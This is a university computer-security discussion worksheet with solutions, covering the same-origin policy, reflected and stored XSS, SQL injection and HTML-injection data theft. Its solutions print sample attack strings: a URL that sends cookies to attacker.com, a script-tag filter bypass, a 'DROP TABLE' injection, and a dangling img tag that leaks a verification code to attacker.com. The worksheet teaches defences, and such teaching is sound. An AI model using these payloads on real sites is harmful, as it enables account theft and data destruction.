Raluca Ada Popa
Spring 2018

CS 161
Computer Security

Discussion 9

Week of March 19, 2018

Question 1 ***Warmup: SOP*** **(15 min)**

The Same Origin Policy (SOP) helps browsers maintain a sandboxed model by preventing certain webpages from accessing others. Two resources (can be images, scripts, HTML, etc.) have the same origin if they have the same protocol, port, and host. As an example, the URL `http://inst.berkeley.edu/eecs` has the protocol HTTP, its port is implicitly 80, the default for HTTP, and the host is inst.berkeley.edu.

Fill in the table below indicating whether the webpages shown can be accessed by `http://amazon.com/store/item/83`.


Origin	Can Access?	Reason if not
http://store.amazon.com/item/83		
http://amazon.com/user/56		
https://amazon.com/store/item/345		
http://amazon.com:2000/store		
http://amazin.com/store		

Solution:

Origin	Can Access?	Reason if not
http://store.amazon.com/item/83	No	different host
http://amazon.com/user/56	Yes	
https://amazon.com/store/item/345	No	different protocol
http://amazon.com:2000/store	No	different port
http://amazin.com/store	No	different host

Question 2 *Cross-Site Scripting (XSS)* (15 min)

The figure below shows the two different types of XSS.



As part of your daily routine, you are browsing through the news and status updates of your friends on the social network FaceChat.

(a) While looking for a particular friend, you notice that the text you entered in the search string is displayed in the result page. Next to you sits a suspicious looking student with a black hat who asks you to try queries such as

```
<script>alert(42);</script>
```

in the search field. What is this student trying to test?

> **Solution:** The student is investigating whether FaceChat is vulnerable to a *reflected* XSS attack. If a pop-up spawns upon loading the result page, FaceChat would be vulnerable. However, the converse is not necessarily true. If the query string would be shown literally as search result, it could just mean that FaceChat sanitizes basic `script` tags. Sneakier XSS vectors that try to evade sanitizers [?] could still be successful.

(b) The student also asks you to post the code snippet to the wall of one of your friends. How is this test different from part (a)?

> **Solution:** The student is now checking whether FaceChat is vulnerable to a *stored* (or *persistent*) XSS attack, rather than simply looking for a reflected XSS vulnerability as in part (a). This is a more dangerous version of XSS because the victim now only needs to visit the site that contains the injected script code, rather than clicking on a link provided by the attacker.

(c) The student is delighted to see that your browser spawns a JavaScript pop-up in both cases. What are the security implications of this observation? Write down an example of a malicious URL that would exploit the vulnerability in part (a).

Solution:

The fact that a pop-up shows up attests to the fact that the browser executed the JavaScript code, and means that FaceChat is vulnerable to both reflected and stored XSS. An attacker could deface the web page or steal cookies. Here is an example of a URL that can be used to steal cookies:

```
http://FaceChat.com/search?q=<script>window.location=\
    'http://www.attacker.com/grab.cgi?'+document.cookie</script>
```

(d) Why does an attacker even need to bother with XSS? Wouldn't it be much easier to just create a malicious page with a script that steals *all* cookies of *all* pages from the user's browser?

Solution: This would not work due to the *same-origin policy* (SOP). The SOP prevents access to methods and properties of a page from a different domain. In particular, this means that a script running on the attacker's page (on say attacker.com) cannot access cookies for any other site (bank.com, foo.com and so on).

(e) FaceChat finds out about this vulnerability and releases a patch. You find out that they fixed the problem by removing all instances of `<script>` and `</script>`. Why is this approach not sufficient to stop XSS attacks? What's a better way to fix XSS vulnerabilities?

Solution: This solution is ineffective because we can still craft a string that will be valid Javascript after removing the `<script>` tags. For example,

```
<scr<script>ipt>alert(42);</scr</script>ipt>
```

will become `<script>alert(42);</script>`.

There are few better ways to prevent XSS attacks:

- We can do *character escaping*, which means we transform special characters into a different representation (for example, `<` to `&lt;`).
- If we need to allow rich-text content from users (content with some basic formatting like bold, links, etc.), we can use CSP (Content Security Policy) to disable any inline scripts and scripts from untrusted origins.
- We could do a whitelist sanitization of the provided HTML snippet on the server-side: we would first parse it with a HTML parsers, use a whitelist of allowed tags and remove all others, and then serialize it back to a HTML string. This could be combined with CSP for a defense-in-depth and it would allow us to keep only those tags which we allow, and do not have

issues because of differences between browsers. It also works with older browsers which might not support CSP.

One common but often insecure approach when needing rich-text content is to use a specialized markup language, like wiki syntax, or markdown. The issue is that those markup languages often allow raw HTML tags as well. It could be seen just as one more layer of abstraction, instead of addressing the core issue: that an untrusted HTML string has to be parsed and cleaned before using it, together with use of CSP on the client-side.

Question 3 *SQL Injection* (15 min)

(a) Explain the bug in this PHP code. How would you exploit it? Write what you would need to do to delete all of the tables in the database.

```
$query = "SELECT name FROM users WHERE uid = $UID";
// Then execute the query.
```

(Here, `$UID` represents a URL parameter named `UID` supplied in the HTTP request. The actual representation of such a value in PHP is a bit messier than we've shown here. We leave out the syntactic details so we can focus on the functionality.)

(b) How does blacklisting work as a defense? What are some difficulties with blacklisting?

(c) What is the best way to fix this bug?

Solution:

(a) The bug is that the `uid` parameter can be interpreted as a command when properly formatted. For example, to delete the `users` table, pass in the following as the `uid`:

```
0; DROP TABLE users;
```

(b) **Blacklisting** means escaping what you consider "dangerous" characters – essentially characters that can be used to change control flow or be interpreted as commands rather than as data (e.g., quotation marks and semicolons). A difficulty in blacklisting is that it is all too easy to forget to avoid one dangerous character, which leaves a vector of attack.

(c) In this case, a simple fix would be to use a **whitelist** since `uid` only needs digits. In essence, you are constraining the type of `$UID` to an integer. Such a whitelisting approach can also work for strings, but is prone to errors. See below for a better solution. The underlying issue is that data can be interpreted as a command. The solution to this general issue is to separate the *parsing* of the query from the *execution* (when the data is supplied). ***Prepared statements*** (or *parameterized queries*) offer exactly this. The SQL expression is only parsed once, with placeholders for data. In a second step, the placeholders are replaced with the user input, without changing the intent of the SQL expression. Consider the following example:

```
$query = $db->prepare('SELECT name FROM users WHERE uid = :user');
$query->execute(array(':user' => $UID));
```

The first line defines the SQL expression with a placeholder "`:user`" that is substituted with user input in the second line. (This placeholder was a "?" instead in the Java example shown in lecture. Same idea.) Note that the substituted input is *not* parsed as SQL anymore as this already happened in the first line. Therefore an attacker cannot provide bogus SQL commands because they will only be interpreted as data that is bound to the variable `:user`.

Question 4 ***Cross-site not scripting*** **(5 min)**

Consider a simple web messaging service. You receive messages from other users. The page shows all messages sent to you. Its HTML looks like this:

```
<pre>
Mallory: Do you have time for a conference call?
Steam: Your account verification code is 86423
Mallory: Where are you? This is <b>important!!!</b>
Steam: Thank you for your purchase
       <img src="https://store.steampowered.com/assets/thankyou.png">
</pre>
```

The user is off buying video games from Steam, while Mallory is trying to get a hold of them.

Users can send **arbitrary HTML code** that will be concatenated into the page, **unsanitized**. Sounds crazy, doesn't it? However, they have a magical technique that prevents *any* JavaScript code from running. Period.

Discuss what an attacker could do to snoop on another user's messages. What specially crafted messages could Mallory have sent to steal this user's account verification code?

Solution:

```
<pre>
Mallory: Hi <img src="https://attacker.com/save?message=
Steam: Your account verification code is 86423
Mallory: "> Enjoying your weekend?
</pre>
```

This makes a request to `attacker.com`, sending the account verification code as part of the URL.

Take injection attacks seriously, even if modern defenses like Content-Security-Policy effectively prevent XSS.